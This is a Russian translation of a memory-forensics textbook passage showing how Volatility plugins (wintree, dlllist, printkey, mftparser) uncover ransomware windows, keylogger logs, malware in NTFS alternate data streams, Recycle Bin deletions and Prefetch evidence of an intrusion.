Посмотрим на дерево окон подозрительного рабочего стола. К этому моменту известно, что `svchost.exe`, скорее всего, является вредоносным процессом, однако нужны дополнительные доказательства, явно связывающие его с требованием выкупа.

```
$ python vol.py -f ACCFISA.vmem --profile=WinXPSP3x86 wintree
Volatility Foundation Volatility Framework 2.4
[snip]
**************************************************
Window context: 0\WinSta0\My Desktop 2
[snip]
.#100e2  csrss.exe:612 -
.#100e4  csrss.exe:612 -
#100de (visible) csrss.exe:612 -
.Anti-Child Porn Spam Protection (18 U.S.C. ? 2252) (visible) svchost.exe:300
WindowClass_0
..Send Code (visible) svchost.exe:300 Button
..#100ee (visible) svchost.exe:300 Edit
..Your Id #: 1074470467 Our special service email: security11220@gmail.com
(visible) svchost.exe:300 Static
```

```
..Your ID Number and our contacts (please write down this data): (visible)
svchost.exe:300 Static
..#100e8 (visible) svchost.exe:300 Static
[snip]
```

Как видите, всеми окнами сообщения о выкупе владеет `svchost.exe` с идентификатором процесса 300. Теперь первоначальное расследование можно сосредоточить на этом конкретном процессе. Например, `dlllist` показывает, что это не настоящий `svchost.exe`, поскольку он размещен в каталоге `C:\wnhsmlud`:

```
$ python vol.py -f ACCFISA.vmem --profile=WinXPSP3x86 dlllist -p 300
Volatility Foundation Volatility Framework 2.4
************************************************************************
svchost.exe pid:    300
Command line : "C:\wnhsmlud\svchost.exe"
Service Pack 3

Base             Size Path
---------- ---------- ----
0x00400000    0x2f000 C:\wnhsmlud\svchost.exe
0x7c900000    0xb2000 C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000 C:\WINDOWS\system32\kernel32.dll
0x77c10000    0x58000 C:\WINDOWS\system32\MSVCRT.dll
[snip]
```

Получив путь к исполняемому файлу, его можно найти в реестре. В следующем выводе он легко обнаруживается в кустах реестра, закешированных в памяти:

```
$ python vol.py -f ACCFISA.vmem --profile=WinXPSP3x86 printkey
      -K "Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Run (S)
Last updated: 2012-07-23 01:57:05
Subkeys:

Values:
REG_SZ        VMware Tools    : (S) "C:\Program Files\VMware\VMware
Tools\VMwareTray.exe"
REG_SZ        VMware User Process : (S) "C:\Program Files\VMware\VMware
Tools\VMwareUser.exe"
REG_SZ        SunJavaUpdateSched : (S) "C:\Program Files\Common Files\
Java\Java Update\jusched.exe"
REG_SZ        svchost         : (S) C:\wnhsmlud\svchost.exe
```

Вы проследили артефакты в подсистеме GUI, и они привели прямо к работающему процессу вредоносной программы и механизму ее закрепления.

Итоги

Аналитики и следователи часто упускают из виду перехваты в подсистеме GUI Windows. Более того, архитектура передачи сообщений и диспетчеризации событий слишком часто полностью игнорируется. Теперь, увидев примеры обнаружения вредоносных программ в памяти путем анализа связанных артефактов, вы можете начать включать такие проверки в свои расследования. Кроме того, данные в буфере обмена пользователя, имена объектов рабочих столов и сообщения, отображаемые в заголовках окон, также являются ценными источниками доказательств.

Глава 16. Артефакты диска в памяти

Эта глава посвящена артефактам файловой системы Windows New Technology File System (NTFS). В памяти можно найти различные артефакты файловой системы, поскольку операционная система и пользователи постоянно открывают, читают, записывают и удаляют файлы. Эти действия оставляют следы в памяти, причем некоторые сохраняются дольше других, поскольку Windows специально спроектирована для кеширования содержимого ради производительности. В результате, исследуя только память, часто можно неожиданно глубоко провести криминалистический анализ диска. Это критически важно, поскольку в чувствительном ко времени расследовании может быть допустимо получить образ памяти размером 4 ГБ, но не образ диска размером 250 ГБ. Аналогично, даже при наличии доступа к диску подозреваемой системы артефакты действий, связанных с файловой системой, дублируются в ОЗУ, поэтому их можно использовать как надежный источник подтверждающих доказательств.

В этой главе вы узнаете, как извлекать из дампов памяти различные типы артефактов файловой системы. В частности, вы рассмотрите случаи, где криминалистический анализ памяти используется для доказательства того, что неавторизованный пользователь скопировал, а затем удалил конфиденциальные документы компании. В других примерах вы увидите, как обнаружение записей Master File Table (MFT) помогает исследовать вредоносный код, скрывающийся в альтернативных потоках данных (ADS), и как оно помогло нам отслеживать действия целевого злоумышленника после получения им доступа к системе жертвы. Ближе к концу главы вы исследуете внутреннее устройство диспетчера кеша Windows, что научит восстанавливать исполняемые файлы, документы и изображения прямо из памяти. Наконец, мы покажем, как криминалистический анализ памяти помогает обойти полное шифрование диска путем восстановления закешированных паролей и главных ключей шифрования.

Master File Table

В NTFS все хранится в виде файла. В том числе специальные файлы метаданных, используемые для организации и отслеживания других файлов. Например, MFT - это специальный файл, расположенный в корне файловой системы (`\$Mft`) и хранящий критически важные сведения обо всех остальных файлах раздела. Как вы сейчас увидите, поскольку Windows читает MFT, в любой момент в памяти можно найти весь этот файл или его часть. Поэтому, обнаружив и вырезав содержимое одного этого файла, можно быстро перечислить большую часть метаданных файловой системы.

MFT содержит по одной записи для каждого файла и каталога файловой системы. Каждая запись, максимальный размер которой составляет 1024 байта, содержит такие сведения, как имя, тип (скрытый, обычный файл, каталог) и расположение на диске, где можно найти ее данные. Атрибуты каждой записи также включают временные метки, указывающие, когда связанный файл был создан, изменен и открыт. Большинство представляющих интерес атрибутов являются резидентными, то есть содержатся внутри 1024-байтовой записи MFT. Однако из-за ограниченного размера записи некоторые атрибуты, например `$DATA` (используемый для хранения содержимого файла), часто являются нерезидентными и поэтому располагаются за пределами записи MFT.

> **Примечание.**
>
> Размер записей MFT системы можно найти в специальном файле NTFS с именем `$Boot`. Обычно максимальный размер записей MFT составляет 1024 байта, но на дисках Advanced Format они могут достигать 4096 байт (см. hexacorn.com). Это дополнительное пространство повышает вероятность обнаружения остаточных данных в slack-пространстве записей MFT.

Цели анализа

Перед вами стоят следующие цели:

• **Поиск и анализ записей MFT:** научиться правильно находить и анализировать записи MFT, чтобы восстанавливать полные пути к файлам и связанные временные метки (создания, изменения, доступа и так далее).
• **Исследование съемных носителей:** в памяти можно находить записи MFT, описывающие файлы, к которым обращались на съемных носителях, включая тома TrueCrypt.
• **Восстановление альтернативных потоков данных:** восстанавливать данные, которые вредоносные программы скрывают в ADS, например конфигурационные и исполняемые файлы.
• **Восстановление сценариев злоумышленника:** узнать, как использовать MFT для восстановления сценариев злоумышленника из памяти. Например, пакетные сценарии автоматизации повторяющихся задач часто достаточно малы, чтобы помещаться внутри записи MFT, поэтому их легко извлечь из памяти.
• **Реконструкция событий:** использовать MFT для реконструкции действий злоумышленника, например подготовки эксплойтов и разведки. Можно, например, определить, когда набор инструментов был загружен в систему жертвы. Можно обнаружить следы сбора конфиденциальных файлов в каталог и их сжатия, что обычно предшествует эксфильтрации.
• **Доказательство выполнения кода:** анализируя файлы Prefetch, можно также определить, выполнялись ли определенные программы в системе и когда.
• **Отслеживание действий пользователя:** можно выяснить, обращались ли пользователи к определенным файлам (по ярлыкам LNK) и пытались ли они замести следы, перемещая файлы в Корзину.

Плагин MFTParser

Плагин `mftparser` извлекает записи MFT из образцов памяти, сканируя физическое адресное пространство в поисках сигнатур `FILE` и `BAAD`. После обнаружения записей плагин анализирует атрибуты, строит путь к файлу и выводит относящиеся к делу сведения. В настоящее время плагин `mftparser` поддерживает следующие атрибуты:

• атрибут `$FILE_NAME` (`$FN`);
• атрибут `$STANDARD_INFORMATION` (`$SI`);
• атрибут `$DATA`.

Атрибут `$DATA` содержит содержимое файла для резидентных файлов. Запись MFT также может иметь несколько атрибутов `$DATA`, как в случае ADS, которые описываются далее в этой главе.

> **Примечание.**
>
> Если вам нужно освежить в памяти концепции и структуры данных, связанные с криминалистическим анализом дисков, см. книгу Брайана Кэрриера File System Forensic Analysis: digital-evidence.org.

На рисунке 16-1 показан упрощенный пример записи MFT. Хотя обычно запись содержит и другие типы атрибутов, на этой схеме показаны только атрибуты, наиболее важные для обсуждений в данной главе. Следует отметить, что запись MFT может фактически использовать не все отведенное пространство, оставляя в конце неиспользуемое slack-пространство, как показано на рисунке.

Если размер данных файла не превышает 700 байт, все его содержимое будет резидентным в атрибуте `$DATA` записи MFT, что позволяет восстановить его с помощью этого плагина. И наоборот, плагин `mftparser` нельзя использовать для восстановления содержимого нерезидентных файлов; однако файл, возможно, удастся извлечь с помощью плагина `dumpfiles`, как рассматривается далее в этой главе.




Figure 16-1: Example MFT Entry

Рисунок 16-1. Пример записи MFT

> **Примечание.**
>
> Можно восстановить остатки `$DATA` ранее резидентного файла. Например, файл может изначально быть небольшим, а затем вырасти и превысить максимальный размер атрибута `$DATA`, став нерезидентным (см. traceevidence.blogspot.com). Когда это происходит, исходное содержимое файла остается доступным в MFT, хотя представляет собой лишь частичную устаревшую копию (особенно на дисках с 4096-байтовыми записями MFT).

У плагина `mftparser` есть два режима вывода: стандартный режим `verbose` и режим `body`, который выводит данные в формате bodyfile для совместимости с утилитой `mactime` набора Sleuthkit (см.

wiki.sleuthkit.org). Вывод подробного режима включает путь записи MFT, тип файла, временные метки, номер записи и резидентные данные (если они есть).

В следующем примере показана запись MFT для файла журнала, созданного клавиатурным шпионом. В выводе можно увидеть физическое смещение записи MFT (`0x2a41600`), номер записи 22052 и то, что она относится к файлу (а не каталогу). Кроме того, видны временные метки из атрибутов `$SI` и `$FN`, путь файла на диске и его резидентный `$DATA`:

```
$ python vol.py -f Win7SP1x64.dmp --profile=Win7SP1x64 mftparser
      --output-file=mftverbose.txt
Volatility Foundation Volatility Framework 2.4
[snip]
**************************************************
MFT entry found at offset 0x2a416000
Attribute: In Use & File
Record Number: 22052
Link count: 1

$STANDARD_INFORMATION
Creation:    2013-03-10 23:24:45 UTC+0000
Modified:    2013-03-10 23:28:49 UTC+0000
MFT Altered: 2013-03-10 23:28:49 UTC+0000
Access:      2013-03-10 23:24:45 UTC+0000
Type: Archive

$FILE_NAME
Creation:    2013-03-10 23:24:45 UTC+0000
Modified:    2013-03-10 23:24:45 UTC+0000
MFT Altered: 2013-03-10 23:24:45 UTC+0000
Access:      2013-03-10 23:24:45 UTC+0000
Name/Path:   Users\Andrew\Desktop\log.txt

$DATA
0000000000: 3c3f786d6c2076657273696f6e3d2231  <?xml.version="1
0000000010: 2e30223f3e0a3c656e7472793e3c7469  .0"?>.<entry><ti
0000000020: 6d653e332f31302f3230313320363a32  me>3/10/2013.6:2
0000000030: 353a333520504d3c2f74696d653e3c6b  5:35.PM</time><k
0000000040: 6579733e623352714f446c7664476f34  eys>b3RqODlvdGo4
0000000050: 4f54466f63334d756148527949436858  OTFoc3MuaHRyIChX
0000000060: 616e6c3664334d70494368485a6e4e77  anl6d3MpIChHZnNw
0000000070: 4948527249455a79616e647561475967  IHRrIEZyanduaGYg
0000000080: 6643425563333467563326f6752325a7a  fCBUc3Fuc2ogR2Zz
0000000090: 6347357a624342384946687562484d67  cG5zbCB8IFhubHMg
00000000a0: 546e4d6766434255633346756332f67  TnMgfCBUc3Fuc2og
00000000b0: 546b6b674c53424362696b3d3c2f6b65  TkkgLSBCbik=</ke
00000000c0: 79733e3c2f656e7472793e0d0a3c656e  ys></entry>..<en
00000000d0: 7472793e3c74696d653e332f31302f32  try><time>3/10/2
00000000e0: 30313320363a32383a343920504d3c2f  013.6:28:49.PM</
00000000f0: 74696d653e3c6b6579733e5a33526e4d  time><keys>Z3RnM
0000000100: 54497a5a33526e4d5855306548679d  TIzZ3RnMXU0eHgyM
0000000110: 486470643270706157353543c6d683063  Hdpd2ppaW55Lmh0c
0000000120: 6938766479397a616e6c34616d67674b  i8vdy9zanl4amggK
0000000130: 466471655870336379 6b674b464a6d63  FdqeXp3cykgKFJmc
0000000140: 325a73616942485a6e4e77626e4e7349  2ZsaiBHZnNwbnNsI
0000000150: 4359675557707a6157357a6243424761  CYgUWpzaW5zbCBGa
0000000160: 476830656e4e3565434238494568 6d64  Gh0enN5eCB8IEhmd
0000000170: 5735355a6e456756484e714946527a63  W55ZnEgVHNqIFRzc
0000000180: 57357a616942485a6e4e774b513d3d3c  W5zaiBHZnNwKQ==<
0000000190: 2f6b6579733e3c2f656e7472793e0d0a  /keys></entry>..

**************************************************
```

Можно также извлечь `$DATA` как необработанный файл, что полезно при работе с двоичным содержимым. Плагин `mftparser` принимает параметр `-D/--dump-dir`, который заставляет его выгружать все резидентные файлы на диск. Имена выгруженных файлов формируются по следующему правилу:

```
file.[MFT entry offset].data[number of data stream].dmp
```

Поскольку атрибутов $DATA может быть несколько, соглашение об именовании файлов включает счетчик, начинающийся с нуля и увеличивающийся для каждого раздела $DATA. Следующая команда показывает использование mftparser для извлечения всех резидентных в MFT файлов. Видно, что был также извлечен файл с двумя потоками данных (в источнике он выделен полужирным):

```
$ python vol.py -f Win7SP1x64.dmp --profile=Win7SP1x64 mftparser
          --output-file=mftverbose.txt
          -D mftoutput
Scanning for MFT entries and building directory, this can take a while

$ file mftoutput/*
mftoutput/file.0x100c7000.data0.dmp: GIF image data, version 89a, 16 x 16
mftoutput/file.0x100c7c00.data0.dmp: GIF image data, version 89a, 12 x 12
mftoutput/file.0x1029f000.data0.dmp: data
mftoutput/file.0x10725800.data0.dmp: GIF image data, version 89a, 23 x 23
mftoutput/file.0x10af1400.data0.dmp: ASCII text, with CRLF line terminators
mftoutput/file.0x10cf6000.data0.dmp: HTML document, ASCII text,
    with no line terminators
mftoutput/file.0x14b43000.data0.dmp: MS Windows 95 Internet shortcut text
mftoutput/file.0x173eac00.data0.dmp: PNG image data, 10 x 10, 8-bit/color
mftoutput/file.0x4013000.data0.dmp:  ASCII text, with no line terminators
mftoutput/file.0x4013000.data1.dmp:  ASCII text, with CRLF line terminators
[snip]
```

Альтернативные потоки данных

Помимо прочего, ADS используются для связывания зон безопасности с загруженными файлами. Однако авторы вредоносных программ часто злоупотребляют ADS, чтобы скрывать файлы в системе, поскольку те обычно не отображаются в списках каталогов. Например, злоумышленники могут скрывать вредоносные исполняемые файлы в ADS. ZeroAccess применяет этот метод (см. mnin.blogspot.com), чтобы маскировать настоящий путь на диске к одному из своих файлов.

> **Примечание.**
>
> Если вы не знакомы с ADS, см. рецепт 10-1 книги Malware Analyst's Cookbook либо статью Alternate Data Streams in the NTFS: blogs.technet.com.

Плагин mftparser извлекает альтернативные потоки данных (ADS), если они существуют. В следующем выводе видно, что имя файла-носителя, взятое из атрибута $FN, - 1654157019, а сам файл находится в каталоге Windows. Вредоносный исполняемый файл присоединен к файлу-носителю и скрыт в ADS с именем 613509021.exe.

```
$ python vol.py -f Win7SP1x64.dmp --profile=Win7SP1x64 mftparser
Volatility Foundation Volatility Framework 2.4

[snip]

MFT entry found at offset 0x1c02400
Attribute: In Use & File
Record Number: 19053
[snip]

$FILE_NAME
Creation:    2014-02-18 18:27:29 UTC+0000
Modified:    2014-02-18 18:27:29 UTC+0000
MFT Altered: 2014-02-18 18:27:29 UTC+0000
Access:      2014-02-18 18:27:29 UTC+0000
Name/Path:   Windows\1654157019

$DATA
$DATA ADS Name: 613509021.exe
```

В работающей системе, если вывести содержимое каталога Windows без помощи специального инструмента (например, Sysinternals `streams.exe`), файл `613509021.exe` не будет виден. Аналогично на первый взгляд кажется, что процесс называется `1654157019`:

```
$ python vol.py -f Win7SP1x64.dmp --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.4
Name         PID    PPID   Thds    Hnds    Sess   Start
------------ ------ ------ ------ -------- ------ ------
[snip]
1654157019    3596    696   1      5       0      2014-02-18 18:27:29 UTC+0000
[snip]
```

Однако при просмотре `dlllist`, который показывает путь процесса с другой точки зрения (из PEB), видно, что на самом деле процесс называется `1654157019:613509021.exe`, то есть является ADS.

```
$ python vol.py -f Win7SP1x64.dmp --profile=Win7SP1x64 dlllist -p 3596
Volatility Foundation Volatility Framework 2.4
************************************************************************
1654157019 pid:   3596
Command line : 1654157019:613509021.exe
Service Pack 3
Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x00400000      0x330     0xffff C:\WINDOWS\1654157019:613509021.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
```

> **Примечание.**
>
> В главе 8 описано несколько других способов перекрестной проверки настоящего имени процесса и полного пути.

Случай несанкционированного доступа к файлу

Некоторые пользователи думают, что простое перемещение файла в Корзину заставляет его исчезнуть из системы. Однако, как вы, возможно, знаете, это совершенно не так. Помещение файла в Корзину не удаляет и не перезаписывает его содержимое, по крайней мере не сразу. В данном случае пользователь попытался удалить файл после того, как обратился к нему и скопировал без разрешения. Но замести следы ему удалось плохо. В частности, ключ реестра `RecentDocs`, идентифицирующий недавно открытые документы, показывал, что он открыл файл `Merger Update.docx`.

Для расследования мы выполнили следующую команду, которая создает вывод `mftparser` в формате body и сохраняет его в файл `mft.body`.

```
$ python vol.py -f Win7SP1x64.vmem --profile=Win7SP1x64 mftparser
         --output-file=mft.body
         --output=body
Volatility Foundation Volatility Framework 2.4
Scanning for MFT entries and building directory, this can take a while
```

> **Примечание.**
>
> Дополнительные сведения о ключе реестра `RecentDocs` (или об отслеживании действий пользователей по артефактам реестра в целом) см. в книге Харлана Карви Windows Registry Forensics: windowsir.blogspot.com.

Файлы и ярлыки

Исследуя вывод `mftparser`, мы нашли доказательство того, что пользователь обращался к файлу `Merger Update.docx`. В частности, мы нашли несколько файлов LNK для файла с именем `Merger Update`, а также сам файл `Merger Update.docx`. Это доказывает, что файл не только был в системе, но и что пользователь взаимодействовал с ним, дважды щелкнув по нему, вследствие чего был создан файл LNK.

Поскольку в выводе `mftparser` на каждый файл приходится три строки (по одной для каждого атрибута с временными метками), следующие команды `grep` сосредоточены только на записи `$FN`, содержащей длинное имя Unicode, а не короткие имена DOS.

```
$ grep -i "Merger Update" mft.body | grep FILE_NAME | cut -d\| -f2
[MFT FILE_NAME] Users\Andrew\AppData\Roaming\Microsoft\Windows\Recent
    \Merger Update.lnk (Offset: 0x172ece8)
[MFT FILE_NAME] Users\Andrew\AppData\Roaming\Microsoft\Windows\Recent
    \Merger Update.lnk (Offset: 0x1f1b9800)
[MFT FILE_NAME] Users\Andrew\Desktop\Merger Update.docx (Offset: 0x2a187190)
[snip]
[MFT FILE_NAME] Users\Andrew\AppData\Roaming\Microsoft\Office
    \Recent\Merger Update.LNK (Offset: 0x339156d0)
```

Чтобы установить время доступа к документу, можно также использовать утилиту `mactime` набора Sleuthkit. Ниже приведен пример:

```
$ grep -i "Merger Update" mft.body | grep FILE_NAME | mactime -d
Date,Size,Type,Mode,UID,GID,Meta,File Name
Mon Mar 11 2013 00:36:55,480,macb,---a-----------,0,0,22979,[MFT FILE_NAME]
    Users\Andrew\Desktop\Merger Update.docx (Offset: 0x2a187190)
Mon Mar 11 2013 00:37:32,432,macb,---a-----------,0,0,23050,[MFT FILE_NAME]
    Users\Andrew\AppData\Roaming\Microsoft\Windows\Recent
    \Merger Update.lnk (Offset: 0x172ece8)
[snip]
Mon Mar 11 2013 00:37:38,432,macb,---a-------I---,0,0,23157,[MFT FILE_NAME]
    Users\Andrew\AppData\Roaming\Microsoft\Office\Recent
    \Merger Update.LNK (Offset: 0x339156d0)
```

Поиск в Корзине

Чтобы получить альтернативное представление данных MFT, мы снова запустили `mftparser`, на этот раз в подробном режиме. Мы нашли файл `$I` Корзины для удаленного `Merger Update.docx`. Файл `$I` содержит метаданные удаленного файла, например его размер, исходный путь на диске до удаления и временную метку, сообщающую время удаления. Его имя всегда начинается с `$I`, за которым следует несколько символов, и заканчивается исходным расширением файла. Поскольку файл `$I` мал (не более 260 байт), его содержимое резидентно в MFT. Поэтому можно легко восстановить и проанализировать структуру файла `$I`, чтобы узнать больше об удаленном файле. Ниже приведен пример подробного вывода:

```
MFT entry found at offset 0x2a416000
Attribute: In Use & File
Record Number: 22052
Link count: 2

$STANDARD_INFORMATION
Creation:    2013-03-11 04:39:52 UTC+0000
Modified:    2013-03-11 04:39:52 UTC+0000
MFT Altered: 2013-03-11 04:39:52 UTC+0000
Access:      2013-03-11 04:39:52 UTC+0000
Type: Archive

$FILE_NAME
Creation:    2013-03-11 04:39:52 UTC+0000
```

```
Modified:    2013-03-11 04:39:52 UTC+0000
MFT Altered: 2013-03-11 04:39:52 UTC+0000
Access:      2013-03-11 04:39:52 UTC+0000
Name/Path:   $Recycle.Bin\S-1-5-21-1133905431-3037184594-
             10822689-1000\$I2NGUYJ.docx

$DATA
0000000000: 0100000000000000005842000000000000  ........XB......
0000000010: 00c3b478121ece0143003a005c005500  ...x....C.:.\.U.
0000000020: 7300650072007300 5c0041006e006400  s.e.r.s.\.A.n.d.
0000000030: 7200650077005c00 4400650073006b00  r.e.w.\.D.e.s.k.
0000000040: 74006f0070005c00 4d00650072006700  t.o.p.\.M.e.r.g.
0000000050: 6500720020005500 7000640061007400  e.r...U.p.d.a.t.
0000000060: 65002e0064006f00 6300780000000000  e...d.o.c.x.....
```

В выводе видно, что файл `$I2NGUYJ.docx` был создан (в Корзине) 2013-03-11 04:39:52, а его резидентные в MFT данные содержат исходный полный путь к `Merger Update.docx`. Как упоминалось ранее, для сравнения можно также извлечь встроенную временную метку. Поскольку это простое числовое значение, Volatility можно использовать для преобразования в читаемый человеком вид.

Преобразование встроенной временной метки

Следующий пример показывает, как преобразовать временную метку, встроенную в файлы `$I`. Сначала войдите в плагин `volshell`:

```
$ python vol.py -f Win7SP1x64.vmem --profile=Win7SP1x64 volshell
```

Затем импортируйте модуль `addrspace`, чтобы получить доступ к `BufferAddressSpace`, который позволяет создавать экземпляры объектов из необработанных данных. В данном случае видно, что временная метка из шестнадцатеричного дампа скопирована из вывода `mftparser`:

```
>>> import volatility.addrspace as addrspace
>>> bufferas= addrspace.BufferAddressSpace(self._config,
                 data = "\x00\xc3\xb4\x78\x12\x1e\xce\x01")
```

Затем из буферного адресного пространства создается объект `WinTimeStamp`. Этот объект содержит необходимый код для преобразования временной метки и вывода ее в читаемом человеком виде. Перед выводом значения обязательно задайте правильный часовой пояс (в данном случае UTC). Как видите, результат подтверждает, что файл был удален 2013-03-11 04:39:52:

```
>>> itime = obj.Object("WinTimeStamp", offset = 0, vm = bufferas)
>>> itime.is_utc = True
>>> str(itime)
'2013-03-11 04:39:52 UTC+0000'
```

Самая последняя строка преобразует размер файла из шестнадцатеричного вида в десятичный (16 984 байта), который можно сравнить с исходным размером файла:

```
>>> 0x4258
16984
```

Перечислив записи MFT в памяти, мы смогли найти доказательства того, что пользователь (или человек, получивший доступ к его компьютеру) открыл конфиденциальный файл и попытался замести следы. Даже если бы пользователь очистил Корзину до проведения криминалистического анализа диска, велика вероятность, что запись MFT для `$I2NGUYJ.docx` все еще оставалась бы доступной в памяти.

Примечание.

Дополнительные сведения о формате файла `$I` и использовании артефактов Корзины в криминалистическом анализе см. по адресу forensicfocus.com.

Случай эксфильтрации данных

Джек Крук создал похожее на APT криминалистическое задание (docs.google.com), иллюстрирующее типы ситуаций, с которыми мы сталкивались в некоторых делах. Плагин `mftparser` весьма полезен, поскольку показывает, какие файлы разместил злоумышленник и когда они выполнялись.

Доказательство выполнения

Когда программа выполняется на машине, создается (или обновляется) файл Prefetch. Файлы Prefetch предназначены для ускорения запуска приложений. Поэтому хорошая отправная точка - поиск интересных файлов Prefetch, доказывающих, какие исполняемые файлы запускались в системе. В следующем выводе `mftparser` выполняется для дампа памяти, после чего вывод фильтруется несколькими командами `grep`. Каждая команда рассматривается в следующем списке (параметр `-i` делает фильтры нечувствительными к регистру):

- `grep -i ".pf"`: вернуть файлы с расширением `.pf` (Prefetch).
- `grep -i exe`: среди возвращенных выше файлов выбрать те, путь которых содержит `exe`.
- `cut -d\| -f2`: разделить строку по символам вертикальной черты (`|`) и вывести второе поле.

```
$ python vol.py -f grrcon.raw mftparser --profile=WinXPSP3x86
      --output=body
      --output-file=grrcon_mft.body
Volatility Foundation Volatility Framework 2.4
Scanning for MFT entries and building directory, this can take a while
```

Затем необходимо просмотреть получившийся вывод и проверить, нет ли чего-либо подозрительного:

```
$ grep -i ".pf" grrcon_mft.body | \
      grep -i exe | \
      cut -d\| -f2
[snip]
[MFT FILE_NAME] WINDOWS\Prefetch\EXPLORER.EXE-082F38A9.pf (Offset: 0x14bc6800)
[MFT FILE_NAME] WINDOWS\Prefetch\SWING-MECHANICS.DOC[1].EXE-013CEA10.pf
(Offset: 0x14c42000)
[MFT FILE_NAME] WINDOWS\Prefetch\MDDEXE~1.PF (Offset: 0x1503dc00)
[MFT STD_INFO] WINDOWS\Prefetch\MDDEXE~1.PF (Offset: 0x1503dc00)
[MFT FILE_NAME] WINDOWS\Prefetch\MDD.EXE-1686AFD3.pf (Offset: 0x1503dc00)
[snip]
```

Как видите, одна строка вывода, выделенная в источнике полужирным, выглядит странно. Исходное имя `SWING-MECHANICS.DOC[1].EXE` указывает, что файл должен был выглядеть как документ Word, но на самом деле является исполняемым. Поскольку Windows по умолчанию скрывает расширения известных файлов, многие пользователи могут ошибочно принять файл за документ Word, так как видно только расширение `.DOC`.

Поиск других файлов Prefetch позволяет найти свидетельства выполнения исполняемых файлов, которые обычно не встречаются в чистых системах Windows (в источнике они выделены полужирным):

```
[MFT FILE_NAME] WINDOWS\Prefetch\SVCHOSTS.EXE-06B6C8D2.pf (Offset: 0x2330d68)
[MFT FILE_NAME] WINDOWS\Prefetch\R.EXE-19834F9B.pf (Offset: 0xdc05430)
[MFT FILE_NAME] WINDOWS\Prefetch\G.EXE-24E91AA8.pf (Offset: 0x19148000)
[MFT FILE_NAME] WINDOWS\Prefetch\P.EXE-04500029.pf (Offset: 0x1b2dd000)
[MFT FILE_NAME] WINDOWS\Prefetch\R.EXE-19834F9B.pf (Offset: 0x1eb2a400)
```

После этого сведения можно использовать для поиска исходных полных путей к этим файлам. Ниже приведен пример:

```
$ grep -i \\r.exe grrcon_mft.body | grep FILE_NAME | cut -d\| -f2
[MFT FILE_NAME] WINDOWS\Prefetch\R.EXE-19834F9B.pf (Offset: 0xd6b4400)
[MFT FILE_NAME] WINDOWS\system32\systems\r.exe (Offset: 0x18229400)
```

> **Примечание.**
>
> Хеш в имени файла Prefetch основан на пути к файлу. Поскольку хеши уникальны для каждого исполняемого файла (за исключением программ-хостов вроде `dllhost.exe`), легко определить, связан ли файл Prefetch с конкретной программой, найденной на диске. Ниже приведены две полезные утилиты:
>
> - сценарий Python: raw2.github.com;
> - сценарий Perl: hexacorn.com.

Поддельный каталог systems

Теперь у вас есть путь, и известно, что папка `systems` отсутствует в стандартных системах Windows, что делает файл еще подозрительнее. Далее можно посмотреть, что еще находится в этой папке. В следующем выводе видна также папка с именем 1, которая могла использоваться для подготовки конфиденциальных PDF-файлов:

```
$ grep -i \\systems\\ grrcon_mft.body | grep FILE_NAME | cut -d\| -f2
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential3.pdf (Offset: 0x6927500)
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential4.pdf (Offset: 0xd6948b0)
[MFT FILE_NAME] WINDOWS\system32\systems\w.exe (Offset: 0xdc8b800)
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential5.pdf
    (Offset: 0x10a1cc88)
[MFT FILE_NAME] WINDOWS\system32\systems\f.txt (Offset: 0x15938800)
[MFT FILE_NAME] WINDOWS\system32\systems\g.exe (Offset: 0x15938c00)
[MFT FILE_NAME] WINDOWS\system32\systems\p.exe (Offset: 0x18229000)
[MFT FILE_NAME] WINDOWS\system32\systems\r.exe (Offset: 0x18229400)
[MFT FILE_NAME] WINDOWS\system32\systems\sysmon.exe (Offset: 0x18229800)
[MFT FILE_NAME] WINDOWS\system32\systems\1 (Offset: 0x1b2dd400)
[snip]
```

Разведка сети

Отсортировав вывод `mftparser` с помощью утилиты `mactime`, можно определить, что следующие файлы Prefetch были созданы после `SWING-MECHANICS.DOC[1].EXE-013CEA10.pf`. Это свидетельство указывает, что злоумышленник проводил разведку сети после получения доступа к системе.

```
[MFT FILE_NAME] WINDOWS\Prefetch\IPCONFIG.EXE-2395F30B.pf (Offset: 0x10c05800)
[MFT FILE_NAME] WINDOWS\Prefetch\NET.EXE-01A53C2F.pf (Offset: 0x13e5d800)
[MFT FILE_NAME] WINDOWS\Prefetch\PING.EXE-31216D26.pf (Offset: 0x11b0f400)
```
